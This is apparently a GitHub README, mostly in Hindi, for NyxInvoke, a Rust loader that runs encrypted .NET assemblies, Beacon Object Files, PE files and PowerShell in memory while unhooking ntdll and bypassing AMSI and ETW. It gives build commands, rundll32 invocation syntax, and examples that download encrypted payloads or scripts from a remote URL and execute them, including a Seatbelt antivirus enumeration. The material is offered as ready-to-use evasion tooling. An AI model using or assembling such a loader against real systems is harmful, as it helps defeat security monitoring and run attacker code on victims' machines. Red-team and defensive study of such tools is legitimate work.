 blacksnufkin/nyxinvoke
NyxInvoke एक Rust CLI टूल है जो .NET असेंबली, PowerShell और BOFs को पैचलेस AMSI और ETW बायपास सुविधाओं के साथ चलाने के लिए है। दोहरे-निर्माण समर्थन के साथ

NyxInvoke एक बहुमुखी Rust-आधारित टूल है जो .NET असेंबली, PowerShell कमांड/स्क्रिप्ट, Beacon Object Files (BOFs) और PE फ़ाइलों को निष्पादित करने के लिए डिज़ाइन किया गया है, जिसमें अंतर्निहित Ntdll Unhooking, पैचलेस AMSI और ETW बाईपास क्षमताएँ हैं। इसे एक स्वतंत्र निष्पादन योग्य या DLL के रूप में संकलित किया जा सकता है।
NyxInvoke को एक निष्पादन योग्य या DLL के रूप में बनाया जा सकता है। निम्नलिखित कमांड का उपयोग करें:
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features exe --bin NyxInvoke
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features dll --lib
संकलित-इन CLR, BOF या PE डेटा शामिल करने के लिए, संबंधित फीचर जोड़ें:
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features=exe,compiled_clr,compiled_bof,compiled_pe --bin NyxInvoke
या
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features=dll,compiled_clr,compiled_bof,compiled_pe --lib
निष्पादन योग्य चार मुख्य संचालन मोड का समर्थन करता है:
NyxInvoke.exe <mode> [OPTIONS]
जहाँ <mode> निम्न में से एक है: clr, ps, bof या pe।

जब DLL के रूप में संकलित किया जाता है, तो NyxInvoke को rundll32 का उपयोग करके निष्पादित किया जा सकता है। वाक्यविन्यास है:
rundll32.exe NyxInvoke.dll,NyxInvoke <mode> [OPTIONS]
Execute Common Language Runtime (CLR) assemblies

Usage: NyxInvoke.exe clr [OPTIONS]

Options:
  -a, --args <ARGS>...            Arguments to pass to the assembly
  -b, --base <URL_OR_PATH>        Base URL or path for resources
  -k, --key <KEY_FILE>            Path to the encryption key file
  -i, --iv <IV_FILE>              Path to the initialization vector (IV) file
  -f, --assembly <ASSEMBLY_FILE>  Path or URL to the encrypted assembly file to execute
  -u, --unencrypted               Whether the assembly is unencrypted (default is encrypted)
  -h, --help                      Print help (see more with '--help')

Example: NyxInvoke.exe clr --assembly payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
Execute Beacon Object Files (BOF)

Usage: NyxInvoke.exe bof [OPTIONS]

Options:
  -a, --args <ARGS>...      Arguments to pass to the BOF
  -b, --base <URL_OR_PATH>  Base URL or path for resources
  -k, --key <KEY_FILE>      Path to the encryption key file
  -i, --iv <IV_FILE>        Path to the initialization vector (IV) file
  -f, --bof <BOF_FILE>      Path or URL to the encrypted BOF file to execute
  -u, --unencrypted         Whether the BOF is unencrypted (default is encrypted)
  -h, --help                Print help (see more with '--help')

Example: NyxInvoke.exe bof --bof payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
Execute Portable Executable (PE) files

Usage: NyxInvoke.exe pe [OPTIONS]

Options:
  -a, --args <ARGS>...      Arguments to pass to the PE
  -b, --base <URL_OR_PATH>  Base URL or path for resources
  -k, --key <KEY_FILE>      Path to the encryption key file
  -i, --iv <IV_FILE>        Path to the initialization vector (IV) file
  -f, --pe <PE_FILE>        Path or URL to the encrypted PE file to execute
  -u, --unencrypted         Whether the PE is unencrypted (default is encrypted)
  -h, --help                Print help (see more with '--help')

Example: NyxInvoke.exe pe --pe payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
Execute PowerShell commands or scripts

Usage: NyxInvoke.exe ps [OPTIONS]

Options:
  -c, --command <PS_COMMAND>  PowerShell command to execute
  -s, --script <PS_SCRIPT>    Path or URL to the PowerShell script to execute
  -h, --help                  Print help (see more with '--help')

Examples:
NyxInvoke.exe ps --command "Get-Process"
NyxInvoke.exe ps --script script.ps1
CLR मोड (रिमोट निष्पादन):
NyxInvoke.exe clr --base https://example.com/resources --key clr_aes.key --iv clr_aes.iv --assembly clr_data.enc --args arg1 arg2
PowerShell मोड (स्क्रिप्ट निष्पादन):
NyxInvoke.exe ps --script C:\path\to\script.ps1
BOF मोड (स्थानीय निष्पादन):
NyxInvoke.exe bof --key C:\path\to\bof_aes.key --iv C:\path\to\bof_aes.iv --bof C:\path\to\bof_data.enc --args "str=argument1" "int=42"
PE मोड (संकलित निष्पादन):
NyxInvoke.exe pe --args arg1
CLR मोड (रिमोट निष्पादन):
rundll32.exe NyxInvoke.dll,NyxInvoke clr --base https://example.com/resources --key clr_aes.key --iv clr_aes.iv --assembly clr_data.enc --args arg1 arg2
PowerShell मोड (डायरेक्ट कमांड निष्पादन):
rundll32.exe NyxInvoke.dll,NyxInvoke ps --command "Get-Process | Select-Object Name, ID"
BOF मोड (संकलित निष्पादन):
rundll32.exe NyxInvoke.dll,NyxInvoke bof --args "str=argument1" "int=42"
PE मोड (स्थानीय अनएन्क्रिप्टेड निष्पादन):
rundll32.exe NyxInvoke.dll,NyxInvoke pe -u --pe C:\path\to\pe.exe --args arg1 arg2
resources निर्देशिका में, आपको NyxInvoke की कार्यक्षमता का परीक्षण करने के लिए कई फ़ाइलें मिलेंगी:

एन्क्रिप्टेड CLR असेंबली (Seatbelt):
clr_data.encNyxInvoke.exe clr --key resources/clr_aes.key --iv resources/clr_aes.iv --assembly resources/clr_data.enc --args AntiVirus

एन्क्रिप्टेड BOF (निर्देशिका सूची):
bof_data.encNyxInvoke.exe bof --key resources/bof_aes.key --iv resources/bof_aes.iv --bof resources/bof_data.enc --args "wstr=C:\Windows\system32\cmd.exe"

एन्क्रिप्टेड PE (मैसेज बॉक्स):
pe_data.encNyxInvoke.exe pe

Powershell (मैसेज बॉक्स):
ps.ps1NyxInvoke.exe ps -s http://example.com/ps.ps1